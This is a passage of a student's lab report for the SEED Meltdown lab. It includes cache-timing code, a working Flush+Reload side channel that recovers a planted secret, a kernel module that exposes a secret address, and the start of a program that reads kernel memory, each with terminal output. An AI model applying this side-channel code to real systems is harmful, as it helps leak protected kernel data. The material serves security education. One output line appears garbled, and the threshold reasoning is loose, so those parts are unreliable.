


Amir Mansha

Meltdown Attack

CYSE 211 – DL1

### Task 1

In this task we will observe if accessing data from the CPU cache is faster than accessing data for the main memory. We will do this by observing if the array `array[3*4096]` and `array[7*4096]` faster than that of the other elements. In order to do that, we need to compile the code below using `-march=native` which enables the instruction subsets from the machine.



```
CacheTime.c (~/.lab/Meltdown_Attack) - gedit
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;

    // Initialize the array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH the array from the CPU cache
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Access some of the array items
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
        addr = &array[i*4096];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        printf("Access time for array[%d*4096]: %d CPU cycles\n", i,
        (int)time2);
    }
    return 0;
}
```

```
Terminal
Amir_Mansha@vm:~$pwd
/home/seed/lab/Meltdown_Attack
Amir_Mansha@vm:~$ls
CacheTime.c          MeltdownAttack.c
ExceptionHandling.c  MeltdownExperiment.c
FlushReload.c        MeltdownKernel.c
Makefile
Amir_Mansha@vm:~$gcc -march=native CacheTime.c -
o CacheTime
Amir_Mansha@vm:~$./CacheTime
Access time for array[0*4096]: 102 CPU cycles
Access time for array[1*4096]: 256 CPU cycles
Access time for array[2*4096]: 190 CPU cycles
Access time for array[3*4096]: 66 CPU cycles
Access time for array[4*4096]: 178 CPU cycles
Access time for array[5*4096]: 196 CPU cycles
Access time for array[6*4096]: 208 CPU cycles
Access time for array[7*4096]: 82 CPU cycles
Access time for array[8*4096]: 200 CPU cycles
Access time for array[9*4096]: 172 CPU cycles
Amir_Mansha@vm:~$./CacheTime
Access time for array[0*4096]: 122 CPU cycles
Access time for array[1*4096]: 184 CPU cycles
Access time for array[2*4096]: 182 CPU cycles
```


```
Terminal
Access time for array[9*4096]: 178 CPU cycles
Amir_Mansha@vm:~$ ./CacheTime
Access time for array[0*4096]: 126 CPU cycles
Access time for array[1*4096]: 206 CPU cycles
Access time for array[2*4096]: 186 CPU cycles
Access time for array[3*4096]: 80 CPU cycles
Access time for array[4*4096]: 186 CPU cycles
Access time for array[5*4096]: 218 CPU cycles
Access time for array[6*4096]: 244 CPU cycles
Access time for array[7*4096]: 94 CPU cycles
Access time for array[8*4096]: 182 CPU cycles
Access time for array[9*4096]: 180 CPU cycles
Amir_Mansha@vm:~$ ./CacheTime
Access time for array[0*4096]: 116 CPU cycles
Access time for array[1*4096]: 306 CPU cycles
Access time for array[2*4096]: 310 CPU cycles
System Settings for array[3*4096]: 78 CPU cycles
Access time for array[4*4096]: 218 CPU cycles
Access time for array[5*4096]: 272 CPU cycles
Access time for array[6*4096]: 214 CPU cycles
Access time for array[7*4096]: 98 CPU cycles
Access time for array[8*4096]: 178 CPU cycles
Access time for array[9*4096]: 194 CPU cycles
Amir_Mansha@vm:~$
```

```
Terminal
Access time for array[9*4096]: 158 CPU cycles
Amir_Mansha@vm:~$ ./CacheTime
Access time for array[0*4096]: 128 CPU cycles
Access time for array[1*4096]: 176 CPU cycles
Access time for array[2*4096]: 192 CPU cycles
Access time for array[3*4096]: 80 CPU cycles
Access time for array[4*4096]: 192 CPU cycles
Access time for array[5*4096]: 178 CPU cycles
Access time for array[6*4096]: 214 CPU cycles
Access time for array[7*4096]: 96 CPU cycles
Access time for array[8*4096]: 204 CPU cycles
Access time for array[9*4096]: 202 CPU cycles
Amir_Mansha@vm:~$ ./CacheTime
Access time for array[0*4096]: 134 CPU cycles
Access time for array[1*4096]: 166 CPU cycles
Access time for array[2*4096]: 156 CPU cycles
Access time for array[3*4096]: 52 CPU cycles
Access time for array[4*4096]: 150 CPU cycles
Access time for array[5*4096]: 150 CPU cycles
Access time for array[6*4096]: 150 CPU cycles
Access time for array[7*4096]: 34 CPU cycles
Access time for array[8*4096]: 150 CPU cycles
Access time for array[9*4096]: 150 CPU cycles
Amir_Mansha@vm:~$
```

I ran the code multiple times and in all the attempts, the array[3\*4096] and array[7\*4096] have much faster CPU cycles than the rest of the arrays. This would mean they were fetched from CPU cache and the rest of the arrays were fetched from the main memory. I think the threshold value for BOTH accessing data from main memory and CPU cache is 100. The main memory data access CPU cycle started from the low 100's and the CPU cache data access CPU cycle reached almost to a 100 CPU cycle.

## Task 2

In this task we want to FLUSH (empty out the cache) and RELOAD the entire array and measure the time it takes to load each element in order to see which element is loading fast and accessed by the victim function, so we can find the secret value.



```
FlushReload.c (~/.lab/Meltdown_Attack) - gedit
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
    int i;

    // Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

    //flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

void victim()
{
    temp = array[secret*4096 + DELTA];
}


void reloadSideChannel()
{
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;
    for(i = 0; i < 256; i++){
        addr = &array[i*4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD){
            printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
            printf("The Secret = %d.\n",i);
        }
    }
}

int main(int argc, const char **argv)
{
    flushSideChannel();
    victim();
    reloadSideChannel();
    return (0);
}
```

I compiled the flushreload program and ran it multiple time to see If I get the accurate secret value. The secret value I got is 94 (See Screenshot below).

```
Terminal
Amir_Mansha@vm:~$gcc -march=native FlushReload.c
-o FlushReload
Amir_Mansha@vm:~$./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Amir_Mansha@vm:~$./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Amir_Mansha@vm:~$./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Amir_Mansha@vm:~$./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Amir_Mansha@vm:~$./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Amir_Mansha@vm:~$
```





```
*FlushReload.c (~/.lab/Meltdown_Attack) - gedit

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (100)
#define DELTA 1024
```


I also experimented with the cache threshold value 100 that I predicted in task 1. After I ran the program, I still got the correct secret value of 94. This would mean that my prediction of 100 CPU cycles was accurate enough to get the correct secret value ( See screenshot below).

```
Terminal
Amir_Mansha@vm:~$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Amir_Mansha@vm:~$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Amir_Mansha@vm:~$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Amir_Mansha@vm:~$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Amir_Mansha@vm:~$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Amir_Mansha@vm:~$
```



### Task 3

In this task, we have to break the isolation feature of the memory to get into the kernel memory and find out what the secret data address is through a meltdownkernel program.



```
MeltdownKernel.c (~/.lab/Meltdown_Attack) - gedit
Open  [icon]

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/vmalloc.h>
#include <linux/version.h>
#include <linux/proc_fs.h>
#include <linux/seq_file.h>
#include <linux/uaccess.h>

static char secret[8] = {'S', 'E', 'E', 'D', 'L', 'a', 'b', 's'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file)
{
    #if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
        return single_open(file, NULL, PDE(inode)->data);
    #else
        return single_open(file, NULL, PDE_DATA(inode));
    #endif
}

static ssize_t read_proc(struct file *filp, char *buffer,
                        size_t length, loff_t *offset)
{
    memcpy(secret_buffer, &secret, 8);
    return 8;
}

static const struct file_operations test_proc_fops =
{
    .owner = THIS_MODULE,
    .open = test_proc_open,
    .read = read_proc,
    .llseek = seq_lseek,
    .release = single_release,
};

static __init int test_proc_init(void)
```

```
static __init int test_proc_init(void)
{
    // write message in kernel message buffer
    printk("secret data address:%p\n", &secret);

    secret_buffer = (char*)vmalloc(8);

    // create data entry in /proc
    secret_entry = proc_create_data("secret_data",
                                    0444, NULL, &test_proc_fops, NULL);
    if (secret_entry) return 0;

    return -ENOMEM;
}

static __exit void test_proc_cleanup(void)
{
    remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```


```
Terminal
Amir_Mansha@vm:~$make
make -C /lib/modules/4.8.0-36-generic/build M=/
home/seed/lab/Meltdown_Attack modules
make[1]: Entering directory '/usr/src/linux-hea
ders-4.8.0-36-generic'
  Building modules, stage 2.
  MODPOST 1 modules
make[1]: Leaving directory '/usr/src/linux-head
ers-4.8.0-36-generic'
Amir_Mansha@vm:~$ls
CacheTime           MeltdownKernel.c
CacheTime.c         MeltdownKernel.ko
ExceptionHandling.c MeltdownKernel.mod.c
FlushReload         MeltdownKernel.mod.o
FlushReload.c       MeltdownKernel.o
Makefile            modules.order
MeltdownAttack.c    Module.symvers
MeltdownExperiment.c
Amir_Mansha@vm:~$
```

```
Terminal
Amir_Mansha@vm:~$sudo insmod MeltdownKernel.ko
Amir_Mansha@vm:~$dmesg | grep 'secret data address'
[ 2887.762923] secret data address:f9264000
Amir_Mansha@vm:~$
```

I downloaded the Makefile and used the make command to compile the kernel module and then installed and found the secret data address **f9264000**. We will use this secret data address to get to the secret kernel data.

#### Task 4

In this task, we create a code where we input the secret data address in it and see if we can get the data stored in the secret address.



The image shows a code editor window titled "Secretdata.c (~/.lab/Meltdown\_Attack) - gedit" and a terminal window below it. The code editor contains the following C code:

```
int main()
{
    char *kernel_data_addr = (char*)0xf9264000;
    char kernel_data = *kernel_data_addr;
    printf("I have reached here.\n");
    return 0;
}
```

